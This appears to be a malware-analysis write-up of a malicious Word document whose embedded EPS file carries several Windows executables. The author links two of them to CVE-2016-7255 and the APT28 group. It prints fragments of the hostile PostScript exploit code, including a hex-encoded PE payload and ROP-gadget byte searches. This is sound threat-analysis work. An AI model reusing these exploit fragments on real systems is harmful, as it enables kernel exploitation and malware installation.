


Name	Date modified	Type	Size
Confirmation_letter	19.03.2017 11:18	File folder	
Confirmation_letter.docx	28.02.2017 14:40	Office Open XML Document	246 KB




Name	Date modified	Type	Size
image1.eps	28.02.2017 13:43	EPS File	764 KB

When examining the EPS file using the Notepad++ tool, I immediately noticed multiple executable file headers (MZ – 4D5A) within the exploit code. This finding indicates that there are multiple executable files within the exploit code, and once the vulnerability is successfully exploited, these files would be executed on the operating system.



C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
image1.eps
Normal text file
length : 781520 lines : 3
Ln : 3 Col : 19068 Sel : 0 | 0
UNIX
UTF-8
INS

```
exch def /1293 exch def /1294 0 def /1295 1293 def 1292 1211 { /1294 0 1217 def /1297 1292 1213 def 1167 1293 0 1217
1201 145 }{ /1297 1292 def 1167 1293 0 1201 145 } ifelse 1297 1287 1206 /1299 exch def /1246 1287 1299
(KERNEL32.dll) 1231 def /1247 1299 1246 16 119 1287 135 119 def 1247 1287 138 /1302 exch def /1303 exch def /1304 0
def /1305 1303 def 1302 1211 { /1304 0 1217 def /1307 1302 1213 def 1169 1303 0 1217 1201 145 }{ /1307 1302 def 1169
1303 0 1201 145 } ifelse /1309 1159 2 get def 1309 type /stringtype eq { } if 1307 1309 1206 /1311 exch def }{ /1312
1137 1201 135 def /1313 1312 1201 135 def /1314 1313 1203 def /1315 1314 (KERNEL32.dll) 1243 def } ifelse /1316 {
/1204 exch def /1224 1204 dup 60 119 1201 135 119 def 1224 25 119 1201 129 dup 01 eq { pop /1319 1204 1224 136 119
1201 135 119 def /1320 1224 140 119 1201 135 def }{ 02 eq { /1319 1204 1224 152 119 1201 135 119 def /1320 1224 156
119 1201 135 def } if } ifelse /1323 1319 12 119 1201 132 def /1324 1319 14 119 1201 132 def /1325 1319 16 119 def
1324 1323 add { /1326 1325 1201 135 def /1327 1325 4 119 1201 135 def 1326 65535 and 16 eq { /1325 1327 2147483647
and 1319 119 def /1323 1325 12 119 1201 132 def /1324 1325 14 119 1201 132 def /1325 1324 1323 add 1 sub 4 mul 1325
16 119 119 4 119 1201 135 def /1325 1325 2147483647 and 1319 119 def /1323 1325 12 119 1201 132 def /1324 1325 14
119 1201 132 def /1335 1324 1323 add 1 sub 4 mul 1325 16 119 119 4 119 1201 135 def /1335 1335 2147483647 and 1319
119 def /1337 1335 1201 135 1204 119 def /1338 1335 4 119 1201 132 def /1339 1337 40 119 def /1340 1339 8 119 1201
135 def /1341 1339 12 119 1201 135 def /1342 1340 -16 bitshift def /1343 1340 65535 and def /1344 1341 -16 bitshift
def /1345 1341 65535 and def exit } if /1325 1325 8 119 def } repeat } bind def /payload_32
<4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000000000000000000000000000000000000000
000800000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0
d0d0a2400000000000000504500004c010400b6f58d510000000000000000e0000f010b01060000760000003c040000000000eb840000001000000
0900000000040000010000000020000040000000000000004000000000000000000050000040000c85305000200000000001000001000000000100
0001000000000000010000000000000000000000011b100007800000000f00400700500000000000000000000000000000000000000000000000000
000d09000001c00000000000000000000000000000000000000000000000000000000000000000000000000000000000000900000d0010000009
10000000200000000000000000000000000000000000002e74657874000000fa75000000100000007600000004000000000000000000000000000002
00000602e72646174610000e72500000090000000260000007a000000000000000000000000000040000402e64617461000000003004000 0c0000
00010040000a000000000000000000000000000000000400000c02e7273726300000074050000 00f0040000060000 00b00400000000000000000000000
0004000000400000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000102000000000700090000000000000000000000000000001900000001d000000000023002
50000000000000000000000003100000000000000000003b3c3d00000000000000004600000000000000000000000000000000000000005a005c0000000
000000000000000006900006c00000000000000740076000000000000000000008100000000000000000008b008d008f0000920000000000000000009
b000000000000000000a5a600a8000000000000000000000000000000b80000000000000000c10000000000000000ca00000000cf00d100d300000
000000000000000000000000000e4000000000000000ec0000000000000000f40000000000000000000000000000000000000000000000b0c00000f100
```


C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
image1.eps

```
63ceb3cf63c0d3d1c3d2d3d343d553d5e3d693d803d8f3da03da73dc53dcb3dda3de13de83df13d033e0b3e113e183e1e3e243e323e3e3e493e523
e573e623e6d3e9b3ea73eac3eb23eba3ec23ecb3ed03ed93edf3eec3ef43e043f093f0f3f193f1f3f2c3f343f3a3f4a3f4f3f543f743f7a3f823f8
a3f933f993f9f3fa43fb13fbb3fc03fc73fd43ffa3f005000008800000006300d30123017301e30233028302e3036303b30423049304e305430623
072307c3087308d3098309d30a230a930ae30b330ba30bf30c930ce30d530e2300d3115311b31263132314731503169318b319531a331ab31b331c
631d631e031f9310332313236323c32433268327332ad32c532cf32f2320333103340334d3377330000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000> putinterval 1350 65280 (b12c.exe) putinterval
65532 1348 1350 141 1350 65536 payload_32 putinterval 1159 3 1350 put 1198 1201 135 /1364 exch def 1364 1201 135
/1365 exch def 1365 36 119 1201 135 /1366 exch def 1366 1201 135 /1367 exch def 1367 32 119 1201 135 /1368 exch def
1368 ln pop } ifelse /1369 { /1370 1314 (KERNEL32.dll) (VirtualProtect) 1250 def /1371 0 def /1372 1314 4096 119 def
1201 1372 458752 getinterval dup dup <94 00 00 00 00 5E c3> search { length 1372 119 /1373 exch def pop pop }{ pop
/1371 1 def } ifelse 1371 0 eq { dup <5E C3> search { length 1372 119 /1375 exch def pop pop }{ pop /1371 1 def }
ifelse } if 1371 0 eq { dup <c2 0c 00> search { length 1372 119 /1377 exch def pop pop }{ pop /1371 1 def } ifelse }
if 1371 1 eq { dup <94 c3> search { length 1372 119 /1373 exch def pop pop }{ pop /1371 2 def } ifelse } if 1371 1
eq { <c2 0c 00> search { length 1372 119 /1375 exch def pop pop }{ pop /1371 2 def } ifelse } if 1371 2 eq { dup <94
00 00 00 5f 5e 5b c2 04 00> search { length 1372 119 /1373 exch def pop pop }{ pop quit } ifelse } if } bind def
/1384 { 1287 1299 (KERNEL32.dll) (VirtualProtect) 1259 /1385 exch def /1386 exch def /1372 1299 4096 119 def /1388
1287 1372 688128 getinterval def 1388 /1371 0 def dup <50 FF 50 30> search { length 1372 119 1294 119 /1390 exch def
/1391 1295 def pop pop }{ pop /1371 1 def } ifelse 1371 0 eq { dup <4C 8D 4C 24 60 48 8B CF FF 90 B0 00 00 00>
search { length 1372 119 1294 119 /1393 exch def /1394 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq {
dup <5D 48 FF 60 20> search { length 1372 119 1294 119 /1396 exch def /1397 1295 def pop pop }{ pop /1371 1 def }
ifelse } if 1371 0 eq { dup <5D 48 FF 60 18> search { length 1372 119 1294 119 /1399 exch def /1400 1295 def pop pop
}{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <5C C3> search { length 1372 119 1294 119 /1402 exch def /1403 1295
def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <C2 88 00> search { length 1372 119 1294 119 /1405 exch
def /1406 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <59 C3> search { length 1372 119 1294
119 /1408 exch def /1409 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <5A C3> search { length
1372 119 1294 119 /1411 exch def /1412 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <41 58 5d
c3> search { length 1372 119 1294 119 /1414 exch def /1415 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 1
eq { dup <4C 8B 18 48 8B C8 41 FF 53 08> search { length 1372 119 1294 119 /1390 exch def /1391 1295 def pop pop }{
pop /1371 2 def } ifelse } if 1371 1 eq { dup <4C 8D 4C 24 20 48 8B 01 44 8B C3 FF 50 20> search { length 1372 119
1294 119 /1393 exch def /1394 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <49 8B E3 41 5E 41
5D 41 5C C3> search { length 1372 119 1294 119 /1396 exch def /1397 1295 def pop pop }{ pop /1371 2 def } ifelse }
if 1371 1 eq { dup <41 5D 41 5C C3> search { length 1372 119 1294 119 /1399 exch def /1400 1295 def pop pop }{ pop
/1371 2 def } ifelse } if 1371 1 eq { dup <59 C3> search { length 1372 119 1294 119 /1402 exch def /1403 1295 def
pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <5A C3> search { length 1372 119 1294 119 /1405 exch def
/1406 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <41 58 c3> search { length 1372 119 1294 119
/1408 exch def /1409 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 2 eq { dup <50 FF 50 30> search { length
1372 119 1294 119 /1390 exch def /1391 1295 def pop pop }{ pop /1371 3 def } ifelse } if 1371 2 eq { dup <4C 8D 4C
```

Normal text file | length : 781520 lines : 3 | Ln : 3 Col : 770897 Sel : 52224 | 0 | UNIX | UTF-8 | INS



```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D   0123456789ABCD
000040A4  20 3C 34 64 35 61 39 30 30 30 30 33 30 30   <4d5a90000300
000040B2  30 30 30 30 30 34 30 30 30 30 30 30 66 66  000004000000ff
000040C0  66 66 30 30 30 30 62 38 30 30 30 30 30 30  ff0000b8000000
000040CE  30 30 30 30 30 30 30 30 34 30 30 30 30 30  00000000400000
000040DC  30 30 30 30 30 30 30 30 30 30 30 30 30 30  00000000000000
000040EA  30 30 30 30 30 30 30 30 30 30 30 30 30 30  00000000000000
000040F8  30 30 30 30 30 30 30 30 30 30 30 30 30 30  00000000000000
00004106  30 30 30 30 30 30 30 30 30 30 30 30 30 30  00000000000000
00004114  30 30 30 30 30 30 30 30 30 30 38 30 30 30  00000000008000
00004122  30 30 30 30 30 65 31 66 62 61 30 65 30 30  00000e1fba0e00
00004130  62 34 30 39 63 64 32 31 62 38 30 31 34 63  b409cd21b8014c
0000413E  63 64 32 31 35 34 36 38 36 39 37 33 32 30  cd215468697320
0000414C  37 30 37 32 36 66 36 37 37 32 36 31 36 64  70726f6772616d
0000415A  32 30 36 33 36 31 36 65 36 65 36 66 37 34  2063616e6e6f74
00004168  32 30 36 32 36 35 32 30 37 32 37 35 36 65  2062652072756e
```

Data Inspector

Data at offset 0x00000000:

int8	37
uint8	37
int16	8485
uint16	8485
int32	1397760293
uint32	1397760293


13 instances of '4d5a' found in C:\Users\Mert\Desktop\Confirm...

Address	Length	Length
000040A6	4	04
00051DA9	4	04
00055C41	4	04
000596EF	4	04
0005F2B3	4	04
0005FE0B	4	04
00078F52	4	04

Ready | Cursor: 00004196 | Caret: 000040A6 | Sel: -000040A6 | OVR MOD READ


Without wasting time on the exploit code, I proceeded to save each block with an MZ header as separate files named apt1.exe, apt2.exe, apt3.exe, and so on, and began examining them with Pestudio. When analyzing a3.exe (also appearing as a3.exe in the screenshot) and apt5.exe (also appearing as a5.exe in the screenshot), I noticed the presence of exploit-related keywords in the character strings, the striking resemblance between the two files (a3 being 32-bit and a5 being 64-bit), and the output of CVE-2016-7255 (MS16-135) in the VirusTotal report.

After examining both files, it became apparent that this was an exploit code that had been previously used by the Pawn Storm APT group, also known as Fancy Bear, APT28, Sofacy, and STRONTIUM. It exploited a Windows kernel vulnerability.



Name	Date modified	Type	Size
apt1.exe	28.02.2017 20:53	Application	302 KB
apt2.exe	28.02.2017 20:53	Application	8 KB
apt3.exe	28.02.2017 20:54	Application	28 KB
apt4.exe	28.02.2017 20:54	Application	6 KB
apt5.exe	28.02.2017 20:55	Application	26 KB

